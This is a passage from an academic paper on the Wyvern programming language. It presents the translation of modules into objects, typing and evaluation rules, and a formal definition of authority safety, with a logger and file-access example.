- Methods may have only one parameter.
- Expressions do not include the `let` construct.
- The `bind` construct may have only one variable.
- Expressions and declarations are extended with runtime forms that cannot appear in the source code of a Wyvern program.

To represent multiparameter methods, the `let` construct, and multivariable `bind` in the object-oriented core, we use a standard encoding (presented in the next section).

Expressions have two runtime forms: a location and a method-call stack frame. The location l refers to a location in the store μ (on the heap) that holds an object definition added at object creation. The method-call stack frame models the call stack and method calls on it, while preserving information about the receiver of the executing method. The

$$
\begin{array}{rcl}
\mathit{trans}(\overline{md}\ \texttt{platform}\ z\ \ \overline{i}\ e) & = & \begin{cases} \texttt{let}\ x = \mathit{trans}(md) & \text{if } \overline{md} = md\ \ \overline{md'} \\ \texttt{in}\ \mathit{trans}(\overline{md'}\ \ \texttt{platform}\ z\ \ \overline{i}\ e) & \\ \texttt{bind}\ z = \langle \mathit{constResObj} \rangle\ \mathit{trans}(\overline{i}) & \text{if } \overline{md} = \varnothing \\ \texttt{in}\ e & \end{cases} \\
\mathit{trans}(\texttt{module}\ x : \tau\ \ \overline{i}\ \ \overline{d}) & = & \texttt{bind}\ \mathit{trans}(\overline{i})\ \texttt{in}\ \texttt{new}_{\texttt{pure}}(x \Rightarrow \overline{d}) \\
\mathit{trans}(\texttt{module def}\ x(\overline{y : \tau}) : \tau\ \ \overline{i}\ \ \overline{d}) & = & \texttt{new}_{\texttt{resource}}(x \Rightarrow \texttt{def}\ \mathit{apply}(\overline{y : \tau}) : \tau \\
 & & \quad \texttt{bind}\ \overline{y = y}\ \mathit{trans}(\overline{i}) \\
 & & \quad \texttt{in}\ \texttt{new}_{\texttt{resource}}(\_ \Rightarrow \overline{d})) \\
\mathit{trans}(\overline{i}) & = & \begin{cases} y = x\ \ \mathit{trans}(\overline{i'}) & \text{if } \overline{i} = \texttt{import}\ x\ \texttt{as}\ y\ \ \overline{i'} \\ \varnothing & \text{if } \overline{i} = \varnothing \end{cases} \\
\texttt{let}\ x = e\ \texttt{in}\ e' & \equiv & \texttt{new}_s(\_ \Rightarrow \texttt{def}\ f(x : \tau) : \tau' = e').f(e) \\
\texttt{bind}\ \overline{x = e}\ \texttt{in}\ e & \equiv & \texttt{bind}\ x = (e_1, e_2, ..., e_n)\ \texttt{in}\ [x.n/x_n]e \\
\texttt{def}\ m(\overline{x : \tau}) : \tau = e & \equiv & \texttt{def}\ m(x : (\tau_1 \times \tau_2 \times ... \times \tau_n)) : \tau = [x.n/x_n]e
\end{array}
$$

Figure 8 Modules-to-objects translation rules, and encodings for `let`, multivariable `bind` and multiparameter methods.

expression $l.m(l_1) \triangleright e$ means that we are currently executing the method body e of a method m of the receiver l, and object l_1 was passed as an argument.

Since method bodies are evaluated lazily, i.e., only when an object calls the method, declarations have only one runtime form for object fields. Method bodies can never contain method-call stack frames. An object field in the source code can contain only a variable, which at runtime becomes a location in the store. Thus, the runtime form for an object field represents that a field f is referring to a location l.

A set of types of object fields and methods forms an object type, which is tagged as either pure or resource. We use standard typing contexts Γ for variables and Σ for the store, and to simplify Wyvern dynamic semantics, an evaluation context E.

3.3 Translation of Modules into Objects

Figure 8 presents modules-to-objects translation rules and encodings that are used in the translation but not expanded for brevity. A Wyvern program is translated into a sequence of `let` statements, where every variable in a `let` represents a module (the variable name x is the name of a module) and the body of the last `let` in the sequence is a `bind` expression containing the top-level code. The variables in this `bind` are a special constant resource object, representing the back-end implementation, and the translation of top-level imports. The body of the `bind` is the top-level expression.

In essence, modules are translated into objects: pure modules are translated into pure objects and resource modules and translated into resource objects. The exact translation of a Wyvern module depends on whether the module is a pure module or a resource module. If the module is pure, it translates into a `bind` construct, in which the module's imports become the `bind`'s variables, and the module's declarations are wrapped into a pure object of type τ in the `bind`'s body. If the module is a resource module, it is a functor, and it translates into a new resource object with a single method `apply()`. The `apply()` method takes as arguments the functor's arguments and, when called, returns a `bind` expression. The variables in the returned `bind` consist of variables that shadow the functor's arguments (since a `bind`'s body can access only the variables defined in the `bind` and no other, outside variables) and the imports of the resource module under translation. The body of the `bind` contains a resource object that encompasses the declarations of the translated resource module. The module's

```
module listFactory : ListFactory
  def create() : List
    ...
module def wordProcessor(io : FileIO)
                          : WordProcessor
  import wyvern : listFactory as list
  import logger
  var log : Logger = logger(io)
  var exts : List = list.create()
  ...
// top level
platform java
import fileIO
import wordProcessor
let io = fileIO(java) in
  let wp = wordProcessor(io) in ...
```

```
let listFactory = bind in new_pure(x ⇒
  def create() : List = ...) in
  let wordProcessor = new_resource(x ⇒
    def apply(io : FileIO) : WordProcessor
      bind
        io = io
        list = listFactory
        logger = logger
      in new_resource(_ ⇒
        var log : Logger = logger.apply(io)
        var exts : List = list.create()
        ...)) in
// top level
bind
  java = ⟨constResObj⟩
  fileIO = fileIO
  wordProcessor = wordProcessor
in
  let io = fileIO.apply(java) in
    let wp = wordProcessor.apply(io) in ...
```

Figure 9 A sample modules-to-objects translation.

declarations are prohibited from referring to the resource object itself (as it does not exist in the original code), and therefore we generate a fresh name for the self variable (in the translation, it is marked with an underscore). The `apply()` method of a functor's translation is invoked whenever the functor is invoked.

Importantly, the `bind` construct plays a significant role in Wyvern's module access control. Module imports are translated into variables in a `bind` construct. Since the body of a `bind` is disallowed to access anything outside the variables defined in the `bind`, a module can receive a capability to access a resource only via the import mechanism, as an argument to one of its methods, or as the return value from a method call on an imported module. This substantially limits the number of possible paths for acquiring module access.

The `let` construct, a multivariable `bind` construct, and multiparameter methods are provided only for developer convenience and are absent from Wyvern's core syntax; they are encoded instead. The `let` construct is encoded as a method call, and the multiplicity of variables in the `bind` construct and parameters in methods is achieved by bundling variables and parameters together in a tuple and then accessing them by their indices in the `bind` and methods' bodies.

Figure 9 shows an example of applying the translation rules from Figure 8. On the left is a code snippet as a developer would write it, and on the right is the same code written in Wyvern's core syntax without modules (the encodings are not expanded for conciseness, and we use the type abbreviations supported by our implementation rather than the less-readable structural types in our formalism). The snippet is a partial program; the `logger` and `fileIO` modules are assumed to be defined elsewhere.

The `listFactory` and `wordProcessor` modules are translated into variables defined in two nested `let`s. The outer `let` defines the `listFactory` module, which is translated into a `bind` expression. Since `listFactory` does not import any modules, the `bind` has no variables, and the `bind`'s body is a new pure object encompassing the `listFactory`'s `create()` method.

The inner `let` defines the `wordProcessor` module, which is translated into a resource object containing an `apply()` method. Similarly to the `wordProcessor` functor, the `apply()` method

takes an object of the `FileIO` type and returns an object of the `WordProcessor` type. The body of the `apply()` method is a `bind` expression, the variables of which are the `apply()`'s argument `io` as well as the two `wordProcessor`'s imports, `listFactory` and `logger`. The body of the `bind` expression has a resource object encompassing `wordProcessor`'s declarations. To get an instance of the `logger` module, the `logger`'s `apply()` method is called on it with an appropriate argument. Since the body of the `bind` is limited to access only the variables defined in the `bind`, `wordProcessor` has access to only three modules, `fileIO`, `listFactory`, and `logger`, and no other modules.

The top-level code is translated in the body of the inner `let` and is represented by a `bind` expression. The `bind` expression has all top-level imports as variable definitions and the top-level nested `let` expression in the body.

3.4 Static Semantics

The Wyvern static semantics are presented in Figure 10. The annotation underneath the turnstile—in the premise of T-New and declaration typing rules—is the same as the tag on the `new` construct in the syntax and serves to identify objects and their declarations as `pure` or `resource`. The annotation on top of the turnstile represents the current or future (in case of object creation) receiver of the enclosing method.

Tracking the receiver is used in lieu of making object fields private. Both mechanisms enforce non-transitivity of authority, but receiver tracking is simpler and is already implemented for authority safety. In the T-New rule, the receiver for the new object's declarations is the new object itself. In T-Field and T-Assign, the receiver is the object whose field is being accessed, which makes object field accesses private to the object to which they belong. For all declaration typing rules, the receiver is the object to which the declarations belong.

The T-Decls rule enforces that each declaration of an object is well-typed. DT-DefPure and DT-DefResource typecheck pure and resource object methods respectively. A pure method should be able to typecheck in a typing environment without any resource variables, except for the passed argument. The argument may be a resource, but because all other variables in the context are pure, it cannot be stored (e.g., be assigned to a variable) inside the method body. If all methods in an object are pure and the object does not have any fields, the object is pure. DT-DefResource has a standard, much less restrictive premise than DT-DefPure. If an object has a field, it is automatically declared a resource, and its typechecking proceeds as expected depending only on whether the field's value is a variable (DT-Varx) or a location (DT-Varl). The T-Store rule ensures that the store is well-formed and allocates new objects according to their types.

To summarize, an object is a resource if at least one of the following conditions is true:

1. The object contains a field (e.g., the object representing the `wordProcessor` module).
2. An object's method definition needs a resource variable to typecheck (e.g., the object representing `logger` needs an object of type `FileIO` to typecheck).

These conditions are checked *statically*. If neither of them are true, then the object is pure (e.g., the object representing the `listFactory` module).

The subtyping rules are standard, except for the S-State rule, which is used for the conversion between resource objects and pure objects:

$$\frac{}{\{\overline{\sigma_e}\}_{\texttt{pure}} <: \{\overline{\sigma_e}\}_{\texttt{resource}}} \text{ (S-State)}$$

$$\boxed{\Gamma \mid \Sigma \vdash^{e} e : \tau}$$

$$\frac{x : \tau \in \Gamma}{\Gamma \mid \Sigma \vdash^{e} x : \tau} \text{ (T-Var)} \qquad \frac{\Gamma,\ x : \{\overline{\sigma}\}_s \mid \Sigma \vdash^{x}_{s} \overline{d} : \overline{\sigma}}{\Gamma \mid \Sigma \vdash^{e} \texttt{new}_s(x \Rightarrow \overline{d}) : \{\overline{\sigma}\}_s} \text{ (T-New)} \qquad \frac{\Gamma \mid \Sigma \vdash^{e'} e : \tau_1 \quad \tau_1 <: \tau_2}{\Gamma \mid \Sigma \vdash^{e'} e : \tau_2} \text{ (T-Sub)}$$

$$\frac{\Gamma \mid \Sigma \vdash^{e} e_1 : \{\overline{\sigma}\}_s \quad \texttt{def}\ \ m(x : \tau_2) : \tau_1 \in \overline{\sigma} \quad \Gamma \mid \Sigma \vdash^{e} e_2 : \tau_2}{\Gamma \mid \Sigma \vdash^{e} e_1.m(e_2) : \tau_1} \text{ (T-Method)}$$

$$\frac{\Gamma \mid \Sigma \vdash^{e} e : \{\overline{\sigma}\}_s \quad \texttt{var}\ \ f : \tau \in \overline{\sigma}}{\Gamma \mid \Sigma \vdash^{e} e.f : \tau} \text{ (T-Field)}$$

$$\frac{\Gamma \mid \Sigma \vdash^{e_1} e_1 : \{\overline{\sigma}\}_s \quad \texttt{var}\ \ f : \tau \in \overline{\sigma} \quad \Gamma \mid \Sigma \vdash^{e_1} e_2 : \tau}{\Gamma \mid \Sigma \vdash^{e_1} e_1.f = e_2 : \tau} \text{ (T-Assign)}$$

$$\frac{\Gamma \mid \Sigma \vdash^{e} e_1 : \tau_1 \quad x : \tau_1 \mid \Sigma \vdash^{e} e_2 : \tau_2}{\Gamma \mid \Sigma \vdash^{e} \texttt{bind}\ x = e_1\ \texttt{in}\ e_2 : \tau_2} \text{ (T-Bind)} \qquad \frac{l : \tau \in \Sigma}{\Gamma \mid \Sigma \vdash^{e} l : \tau} \text{ (T-Loc)}$$

$$\frac{\Gamma \mid \Sigma \vdash^{e'} l_1 : \{\overline{\sigma}\}_s \quad \texttt{def}\ \ m(x : \tau_2) : \tau_1 \in \overline{\sigma} \quad \Gamma \mid \Sigma \vdash^{e'} l_2 : \tau_2 \quad \Gamma \mid \Sigma \vdash^{l_1} e : \tau_1}{\Gamma \mid \Sigma \vdash^{e'} l_1.m(l_2) \rhd e : \tau_1} \text{ (T-StackFrame)}$$

$$\boxed{\Gamma \mid \Sigma \vdash^{z}_{s} \overline{d} : \overline{\sigma}} \quad \boxed{\Gamma \mid \Sigma \vdash^{z}_{s} d : \sigma}$$

$$\frac{\forall j,\ d_j \in \overline{d},\ \sigma_j \in \overline{\sigma},\ \Gamma \mid \Sigma \vdash^{z}_{s} d_j : \sigma_j}{\Gamma \mid \Sigma \vdash^{z}_{s} \overline{d}\ :\ \overline{\sigma}} \text{ (T-Decls)}$$

$$\frac{\begin{array}{c}\Gamma_{\texttt{resource}} = \{x : \{\overline{\sigma}\}_{\texttt{resource}} \mid x : \{\overline{\sigma}\}_{\texttt{resource}} \in \Gamma\} \\ \Gamma_{\texttt{pure}} = \Gamma \setminus \Gamma_{\texttt{resource}} \qquad \Gamma_{\texttt{pure}},\ y : \tau_1 \mid \Sigma \vdash^{z} e : \tau_2\end{array}}{\Gamma \mid \Sigma \vdash^{z}_{\texttt{pure}} \texttt{def}\ m(y : \tau_1) : \tau_2 = e\ :\ \texttt{def}\ m(y : \tau_1) : \tau_2} \text{ (DT-DefPure)}$$

$$\frac{\Gamma,\ x : \tau_1 \mid \Sigma \vdash^{z} e : \tau_2}{\Gamma \mid \Sigma \vdash^{z}_{\texttt{resource}} \texttt{def}\ m(x : \tau_1) : \tau_2 = e\ :\ \texttt{def}\ m(x : \tau_1) : \tau_2} \text{ (DT-DefResource)}$$

$$\frac{\Gamma \mid \Sigma \vdash^{z} x : \tau}{\Gamma \mid \Sigma \vdash^{z}_{\texttt{resource}} \texttt{var}\ f : \tau = x\ :\ \texttt{var}\ f : \tau} \text{ (DT-VarX)}$$

$$\frac{\Gamma \mid \Sigma \vdash^{z} l : \tau}{\Gamma \mid \Sigma \vdash^{z}_{\texttt{resource}} \texttt{var}\ f : \tau = l\ :\ \texttt{var}\ f : \tau} \text{ (DT-VarL)}$$

$$\boxed{\mu : \Sigma}$$

$$\frac{}{\varnothing : \varnothing} \text{ (T-StoreEmpty)} \qquad \frac{\mu : \Sigma \quad x : \{\overline{\sigma}\}_s \mid \Sigma \vdash^{x}_{s} \overline{d} : \overline{\sigma}}{\mu,\ l \mapsto \{x \Rightarrow \overline{d}\}_s\ :\ \Sigma,\ l : \{\overline{\sigma}\}_s} \text{ (T-Store)}$$

Figure 10 Wyvern static semantics.

A pure object is a subtype of a resource object and, thus, can be used in place of a resource object, but not the other way around. Subtyping rules are presented in full in the technical report [21].

3.5 Dynamic Semantics

Figure 11 shows Wyvern's dynamic semantics. The E-Congruence rule subsumes all evaluation rules with non-terminal forms; the rest of the reduction rules deal with terminal forms. The E-New rule requires that the definition of the new object is closed, which is enforced in the progress theorem (below) and guarantees that the authority of the new

$\boxed{\langle e \mid \mu\rangle \longrightarrow \langle e' \mid \mu'\rangle}$

$$\frac{\langle e \mid \mu\rangle \longrightarrow \langle e' \mid \mu'\rangle}{\langle E[e] \mid \mu\rangle \longrightarrow \langle E[e'] \mid \mu'\rangle}\ \text{(E-Congruence)}$$

$$\frac{l \notin dom(\mu) \quad \texttt{new}_s(x \Rightarrow \overline{d})\ \textit{is closed}}{\langle \texttt{new}_s(x \Rightarrow \overline{d}) \mid \mu\rangle \longrightarrow \langle l \mid \mu, l \mapsto \{x \Rightarrow \overline{d}\}_s\rangle}\ \text{(E-New)}$$

$$\frac{l_1 \mapsto \{x \Rightarrow \overline{d}\}_s \in \mu \quad \texttt{def}\ m(y : \tau_1) : \tau_2 = e \in \overline{d}}{\langle l_1.m(l_2) \mid \mu\rangle \longrightarrow \langle l_1.m(l_2) \rhd [l_2/y][l_1/x]e \mid \mu\rangle}\ \text{(E-Method)}$$

$$\frac{l \mapsto \{x \Rightarrow \overline{d}\}_s \in \mu \quad \texttt{var}\ f : \tau = l_1 \in \overline{d}}{\langle l.f \mid \mu\rangle \longrightarrow \langle l_1 \mid \mu\rangle}\ \text{(E-Field)}$$

$$\frac{\begin{array}{c} l_1 \mapsto \{x \Rightarrow \overline{d}\}_s \in \mu \qquad \texttt{var}\ f : \tau = l \in \overline{d} \\ \overline{d}' = [\texttt{var}\ f : \tau = l_2/\texttt{var}\ f : \tau = l]\overline{d} \quad \mu' = [l_1 \mapsto \{x \Rightarrow \overline{d}'\}_s/l_1 \mapsto \{x \Rightarrow \overline{d}\}_s]\mu \end{array}}{\langle l_1.f = l_2 \mid \mu\rangle \longrightarrow \langle l_2 \mid \mu'\rangle}\ \text{(E-Assign)}$$

$$\frac{}{\langle \texttt{bind}\ x = l\ \texttt{in}\ e \mid \mu\rangle \longrightarrow \langle [l/x]e \mid \mu\rangle}\ \text{(E-Bind)} \qquad \frac{}{\langle l.m(l_1) \rhd l_2 \mid \mu\rangle \longrightarrow \langle l_2 \mid \mu\rangle}\ \text{(E-StackFrame)}$$

Figure 11 Wyvern dynamic semantics.

object can be fully determined at its creation and onwards. To create a new object, a fresh store location is chosen, and the object definition is assigned to it. In E-Method, when the method argument is reduced to a location, a method-call stack frame is put onto the stack, the caller and the argument are substituted with corresponding locations in the method body, and the method body starts to execute. An object field is evaluated to the location that it holds (E-Field), and when an object field's value is reassigned, the necessary substitutions are made in the store (E-Assign). Similarly to methods, when the `bind`'s variable value is fully evaluated, variables in its body are substituted with their corresponding locations, and the `bind`'s body starts to execute (E-Bind). Finally, in the E-StackFrame rule, when a method body is fully executed, the method-call stack frame is popped from the stack and the resulting location is returned.

Notably, pure objects always remain pure, i.e., if a location l maps to a pure object in the store μ, then it always maps to a pure object in the store μ'. This can be proven by a simple induction on the reduction rules.

3.6 Type Soundness

The preservation and progress theorems are stated as follows. The proofs for both the theorems are fairly standard and are available in the technical report [21].

▶ **Theorem** (Preservation). *If* $\Gamma \mid \Sigma \vdash^{e''} e : \tau$, $\mu : \Sigma$, *and* $\langle e \mid \mu\rangle \longrightarrow \langle e' \mid \mu'\rangle$, *then* $\exists \Sigma' \supseteq \Sigma$, $\mu' : \Sigma'$, *and* $\Gamma \mid \Sigma' \vdash^{e''} e' : \tau$.

▶ **Theorem** (Progress). *If* $\varnothing \mid \Sigma \vdash^{e''} e : \tau$ *(i.e., e is a closed, well-typed expression), then either e is a value (i.e., a location), or* $\forall \mu$ *such that* $\mu : \Sigma$, $\exists e', \mu'$ *such that* $\langle e \mid \mu\rangle \longrightarrow \langle e' \mid \mu'\rangle$.

4 Authority Safety

We use the object-oriented core to prove our language authority-safe. Once modules are translated into objects, objects become the unit of reasoning, and thus our authority-related formalism is formulated in terms of objects.

In our system, a *principal* [5] is a resource object. An object—a principal or a pure object—can *directly access* a principal if the object has a reference to the principal, either by capturing it on object creation or acquiring it via a method call or return. The *authority* of an entity (an object or an expression) is the set of principals the entity can directly access, and we say that it has *authority over* those principals.

The *authority safety* property states that the authority of an object can only increase due to the creation of a new object, a method call, or a method return. More precisely, the situations in which authority can increase are:

1. **Object creation:** If a resource object A creates a new resource object B, then A gains authority over B.
2. **Method call:** If a resource object A does not have authority over a resource object B and receives B as an argument to one of A's methods, then A gains authority over B (perhaps only temporarily, while A's method is being executed).
3. **Method return:** If a resource object A does not have authority over a resource object B and B is returned from a method call that A invoked, then A gains authority over B (perhaps only temporarily, while A's method is being executed).

It is important to note that these must be *the only* situations when authority of an object increases (e.g., authority cannot increase due to side effects). The authority safety property is what assures us that all we need to reason about the authority of an object is to examine actions at its interface: method calls and returns; the case of object creation is usually not very interesting because the newly created object is born with no more authority than its creator had.

Note that the third case of authority safety is unique to our non-transitive definition of authority. In the transitive definitions of authority used in prior work, the caller of a method always already has the same authority as its callee, or more. This also means that if an object such as the `logger` is careful not to return a reference to the underlying file being used, then objects that use the `logger` will not have authority over that file, which matches our intuition about the role of the `logger` object as a gatekeeper.

For a pure object, an authority increase is inconsequential because a pure object cannot store mutable state. Thus the definition of authority safety focuses on principals—i.e., resource objects. On a technical level—as discussed in more detail below—we treat a pure object as being part of whatever resource object uses it.

4.1 Significance of Authority Safety

If a Wyvern program typechecks, it is authority-safe, i.e., authority gains are possible *only* in the three cases specified by the authority safety theorem. The type system *automatically, at compile time* enforces that a module *cannot* gain authority over and access to another module by any other means (e.g., via side effects). This property allows developers to reason effectively about the authority of program modules.

Consider reasoning about the authority of the `wordCloud` module. `wordCloud` is born with only the authority to access its required resources: due to the typechecking rule for `bind` and the way that modules are translated, these are the only resources in scope when `wordCloud` is instantiated. To see whether `wordCloud` gains any authority, the authority safety theorem

tells us we need only inspect its type (`WordCloud`) and that of its required resources (`Logger`). Together the types show over what resources `wordCloud` can gain authority via method calls and returns (cases 2 and 3 of the authority safety theorem). For example, it is easy to verify that no object representing `fileIO` can go across this interface and thus ensure that all file access done by `wordCloud` must go through the `logger`. Case 1 of authority safety allows `wordCloud` to create objects of its own that act as principals, but it cannot thereby gain access to system resources it did not already have. Notice that we can conclude all of this without even looking at the code in the `wordCloud` module—which is a useful property if this module is provided by a third party in compiled form and the source code is not available.

Authority safety also allows developers to reason about global invariants about the use of resources, while only needing to inspect part of the program. For example, to verify that the entire program only accesses the file system to write to log files, we first inspect the top-level code and observe that the `fileIO` resource is only passed to the `wordProcessor` module. We then inspect `wordProcessor` and observe that it passes the `fileIO` module exclusively into the `logger` module. Examining the `logger`'s code, we see that it enforces the desired invariant of writing only to log files, and does not provide clients with any means of accessing `fileIO` functionality. Since authority is *non-transitive* and neither `wordProcessor` nor `logger` expose `fileIO` via their methods, it is guaranteed that, besides `wordProcessor` and `logger`, no other program module has authority over `fileIO` module. It is unnecessary to inspect any other modules, which could make up an arbitrarily large fraction of the program, because we can rely on the authority safety property to ensure that those parts of the program can never acquire authority to `fileIO`.

Thus, our approach enables reasoning that is impossible in conventional languages, such as Java, without a global analysis that requires access to all code in the program, or use of the Java security manager (which is difficult to use correctly due to its excessive complexity [4]).

4.2 Formal Definition of Authority Safety

To formalize authority safety, we must first present a formal notion of authority. Our authority definition is given by two sets of rules—the $auth()$ and $pointsto()$ rules. Intuitively, $pointsto()$ captures references between objects, while $auth()$ is a higher-level relation that builds on $pointsto()$ to define authority. We describe the rules, give an example of how the rules are applied, state the authority safety theorem, and finally prove Wyvern authority-safe.

4.2.1 auth() Rules

The authority of an object is determined according to the functions and rules in Figure 12. Intuitively, our definition of authority has two parts. The first part, $auth_{store}$, captures the principals that an object has a reference to in the heap, either as one of its fields, or as a location captured in one of its methods (which act as closures in Wyvern). The second part, $auth_{stack}$, is more subtle: it captures the principals that an object has a reference to in an on-the-fly execution of one of the object's methods. More formally:

- $auth(l, e, \mu)$ takes a location l, an expression e, and a store μ, and returns a set of locations identifying principals that constitute the total authority of an object identified by l when an expression e is being executed in the context of memory μ.
- $auth_{store}(l, \mu)$ takes a location l and a store μ and returns a set of locations identifying principals to which an object identified by l has direct access by virtue of the object's

$\boxed{auth(l, e, \mu)}$ $\boxed{auth_{store}(l, \mu)}$ $\boxed{auth_{stack}(l, e, \mu)}$

$$\frac{}{auth(l, e, \mu) = auth_{store}(l, \mu) \cup auth_{stack}(l, e, \mu)} \text{ (AUTH-CONFIG)}$$

$$\frac{l \mapsto \{x \Rightarrow \overline{d}\}_s \in \mu}{auth_{store}(l, \mu) = pointsto(l, \mu) \cup pointsto(\overline{d}, \mu)} \text{ (AUTH-STORE)}$$

$$\frac{l.m(l') \rhd e' \notin e}{auth_{stack}(l, e, \mu) = \varnothing} \text{ (AUTH-STACK-NOCALL)}$$

$$\frac{l.m'(l'') \rhd E' \notin E}{auth_{stack}(l, E[l.m(l') \rhd e'], \mu) = pointsto(e', \mu) \cup auth_{stack}(l, e', \mu)} \text{ (AUTH-STACK)}$$

Figure 12 Authority rules.

static state in the store μ. In other words, the function determines the object's authority that can be statically deduced by examining the code stored in the object.

- $auth_{stack}(l, e, \mu)$ takes a location l, an expression e, and a store μ, and returns a set of locations identifying principals to which an object identified by l has direct access by virtue of the execution state of methods of l executing in e in the context of memory μ. That is, the function determines the object's authority gained on the stack.

Since, in the process of evaluation, methods may have received new principals as arguments and method bodies may have been re-written to include new principals, the sets returned by $auth_{store}(l, \mu)$ and $auth_{stack}(l, e, \mu)$ may differ.

The AUTH-CONFIG rule defines the relation between the three functions: the total authority of an object consists of authority it has statically from the code it stores and authority it gained on execution. The AUTH-STORE rule defines $auth_{store}(l, \mu)$. It requires the object identified by l to be in the store μ and returns two sets of locations identifying principals to which an object identified by l has direct access via itself and its declarations.

The AUTH-STACK-NOCALL and AUTH-STACK rules define $auth_{stack}(l, e, \mu)$. The AUTH-STACK-NOCALL rule is used when there are no method-call stack frames with the receiver l on the stack ($l.m(l') \rhd e' \notin e$) and returns an empty set, as in such cases, l gains no authority from executing e. If the stack contains method-call stack frames where the receiver is l, the AUTH-STACK rule is used, and the authority is "collected" from the outermost such method-call stack frame (i.e., the furthest method-call stack frame from the expression that is being evaluated) up to the expression being evaluated. The condition $l.m'(l'') \rhd E' \notin E$ means that there must be no method-call stack frames with l as the receiver preceding the method call in consideration, which assures that, as we go down the stack, we do not miss any method calls with l as a receiver. The $auth_{stack}(l, e, \mu)$ returns a set of locations identifying the principals that the method body contains and the principals that l can access on the rest of the stack.

4.2.2 pointsto() Rules

Authority functions use *pointsto*() functions (Figure 13). The *pointsto*() functions take an expression e, a declaration d, or a list of declarations $\overline{d}$ and a store μ, and return a set of locations identifying principals to which the expression, the declaration, or the list of declarations point (i.e., have direct access) in the context of memory μ.

$\boxed{pointsto(e,\mu)}$ $\boxed{pointsto(\overline{d},\mu)}$ $\boxed{pointsto(d,\mu)}$

$$\frac{}{pointsto(x,\mu) = \varnothing} \text{ (POINTSTO-VAR)}$$

$$\frac{}{pointsto(\texttt{new}_s(x \Rightarrow \overline{d}),\mu) = pointsto(\overline{d},\mu)} \text{ (POINTSTO-NEW)}$$

$$\frac{}{pointsto(e.m(e'),\mu) = pointsto(e,\mu) \cup pointsto(e',\mu)} \text{ (POINTSTO-METHOD)}$$

$$\frac{}{pointsto(e.f,\mu) = pointsto(e,\mu)} \text{ (POINTSTO-FIELD)}$$

$$\frac{}{pointsto(e.f = e',\mu) = pointsto(e,\mu) \cup pointsto(e',\mu)} \text{ (POINTSTO-ASSIGN)}$$

$$\frac{}{pointsto(\texttt{bind } x = e \texttt{ in } e',\mu) = pointsto(e,\mu) \cup pointsto(e',\mu)} \text{ (POINTSTO-BIND)}$$

$$\frac{l \mapsto \{x \Rightarrow \overline{d}\}_{\texttt{resource}} \in \mu}{pointsto(l,\mu) = \{l\}} \text{ (POINTSTO-PRINCIPAL)} \qquad \frac{l \mapsto \{x \Rightarrow \overline{d}\}_{\texttt{pure}} \in \mu}{pointsto(l,\mu) = \varnothing} \text{ (POINTSTO-PURE)}$$

$$\frac{l \mapsto \{x \Rightarrow \overline{d}\}_{\texttt{resource}} \in \mu}{pointsto(l.m(l') \rhd e,\mu) = \{l\}} \text{ (POINTSTO-CALL-PRINCIPAL)}$$

$$\frac{l \mapsto \{x \Rightarrow \overline{d}\}_{\texttt{pure}} \in \mu}{pointsto(l.m(l') \rhd e,\mu) = pointsto(e,\mu)} \text{ (POINTSTO-CALL-PURE)}$$

$$\frac{}{pointsto(\overline{d},\mu) = \cup \bigcup_{d \in \overline{d}} pointsto(d,\mu)} \text{ (POINTSTO-DECLS)}$$

$$\frac{}{pointsto(\texttt{def } m(x:\tau_1):\tau_2 = e,\mu) = pointsto(e,\mu)} \text{ (POINTSTO-DEF)}$$

$$\frac{}{pointsto(\texttt{var } f:\tau = x,\mu) = \varnothing} \text{ (POINTSTO-VARX)}$$

$$\frac{}{pointsto(\texttt{var } f:\tau = l,\mu) = pointsto(l,\mu)} \text{ (POINTSTO-VARL)}$$

Figure 13 *pointsto*() rules.

A variable does not point to any location (POINTSTO-VAR). A new expression points to locations to which the new object's declarations points (POINTSTO-NEW). A method, an object field and its assignment, as well as a bind construct (POINTSTO-METHOD, POINTSTO-FIELD, POINTSTO-ASSIGN, and POINTSTO-BIND respectively) point to locations in their subexpressions. Depending on whether a location is identifying a principal or a pure object, it points to either itself (POINTSTO-PRINCIPAL) or nothing (POINTSTO-PURE) respectively. Depending on whether the method caller is a principal or a pure object, a method-call stack frame points to either itself (POINTSTO-CALL-PRINCIPAL) or a set of locations pointed to by the method body (POINTSTO-CALL-PURE) respectively.

POINTSTO-PRINCIPAL and POINTSTO-PURE look similar to $auth_{store}(l,\mu)$, but differ semantically: in these *pointsto*() rules, l is treated as an expression, not as a location identifying a principal, and so the only location l can access is itself.

A list of declarations points to a union of sets of locations to which each declaration in the list points (POINTSTO-DECLS). A method declaration points to the locations to which the method body points (POINTSTO-DEF). A field declaration points to locations to which

the field's value points: if the field's value is a variable, the field declaration does not point to any location (POINTSTO-VARX), and if the field's value is a location, the field declaration points to the same location as the value location (POINTSTO-VARL).

In our system, authority is non-transitive for principal objects and transitive for pure objects to which a principal points. As pure objects do not have fields, they cannot point to any resources and their methods cannot capture resources. Thus, POINTSTO-PRINCIPAL and POINTSTO-PURE do not involve declarations of the object identified by the location (cf. POINTSTO-NEW). However, an executing method of a pure object can have resources in it if they were passed as arguments. Since the pure object cannot own the resource arguments, in this case, the authority is transitive, and the resource arguments are owned by the resource caller down the stack. Therefore, POINTSTO-CALL-PRINCIPAL considers only the principal caller, whereas POINTSTO-CALL-PURE allows a principal caller down the stack to have authority over principals in a pure callee's method.

4.2.3 Determining Authority of an Object

To demonstrate how authority of an object is determined, consider the following definition of the `prettyChart` module:

```
module def prettyChart(logger : Logger) : WordCloud
  def updateLog(entry : String) : Unit
    logger.appendToLog(entry)
```

Assume that the definition of the `logger` module is as in Figure 2 and that the last line in the above code snippet is currently being executed, i.e., the method `appendToLog()` is called on the `logger` object. The `logger` object in the store μ looks like:

$$l_{logger} \mapsto \{\ x \Rightarrow \texttt{def}\ \ appendToLog(entry : String) : Unit \\ l_{io}.open(\text{“}\sim/log.txt\text{”}).append(entry)\ \}_{\texttt{resource}}$$

To find the authority l_{logger} has statically, i.e., from the code it contains, we apply AUTH-STORE, POINTSTO-PRINCIPAL, POINTSTO-DEF, POINTSTO-METHOD, POINTSTO-PRINCIPAL, and POINTSTO-VAR as follows:

$$\begin{aligned}
&auth_{store}(l_{logger}, \mu) \\
&\quad = pointsto(l_{logger}, \mu) \cup pointsto(\texttt{def}\ appendToLog(...)\ ..., \mu) \\
&\quad = \{l_{logger}\} \cup pointsto(\texttt{def}\ appendToLog(entry : String) : Unit \\
&\qquad\qquad l_{io}.open(\text{“}\sim/log.txt\text{”}).append(entry), \mu) \\
&\quad = \{l_{logger}\} \cup pointsto(l_{io}.open(\text{“}\sim/log.txt\text{”}).append(entry), \mu) \\
&\quad = \{l_{logger},\ l_{io}\}
\end{aligned}$$

